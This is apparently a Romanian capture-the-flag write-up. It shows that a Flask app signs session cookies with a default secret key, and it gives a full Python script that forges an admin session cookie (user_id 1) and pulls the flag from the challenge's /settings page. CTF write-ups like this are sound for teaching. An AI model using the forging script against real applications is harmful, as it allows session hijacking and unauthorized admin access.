
Sumar
Backendul foloseste Flask in generarea cookie-urilor “session” cu secret_key = your-secret-key-change-this,
asadar daca dam forge la un cookie de admin cu {"user_id": 1}, putem lua flagul.
Dovada rezolvarii
- Inregistram un cont simplu pe website si luam cookie-ul generat:

- Dupa aceea am facut un script care da forge automat la un token de admin si extrage flagul:
#!/usr/bin/env python3
import base64
import hashlib
import re
import sys
import urllib.request

from flask.json.tag import TaggedJSONSerializer
from itsdangerous import TimestampSigner, URLSafeTimedSerializer

SECRET_KEY = "your-secret-key-change-this"
URL = "http://34.40.124.58:31972"

session_cookie = sys.argv[1]
if len(sys.argv) > 2:
    URL = sys.argv[2].rstrip("/")

ts_seg = session_cookie.split(".")[-2]
ts = int.from_bytes(base64.urlsafe_b64decode(ts_seg + "=" * (-len(ts_seg) % 4)), "big")


class FixedTS(TimestampSigner):
    def get_timestamp(self):
        return ts


ser = URLSafeTimedSerializer(
    SECRET_KEY,
    salt="cookie-session",
    serializer=TaggedJSONSerializer(),
    signer=FixedTS,
    signer_kwargs={"key_derivation": "hmac", "digest_method": hashlib.sha1},
)

forged = ser.dumps({"user_id": 1})
print(forged)

req = urllib.request.Request(URL + "/settings", headers={"Cookie": f"session={forged}"})
html = urllib.request.urlopen(req, timeout=15).read().decode("utf-8", "ignore")
m = re.search(r"CTF\{[^}]+\}", html)
print(m.group(0) if m else "FLAG_NOT_FOUND")
Scriptul semneaza un cookie de admin valid si extrage flagul din /settings:
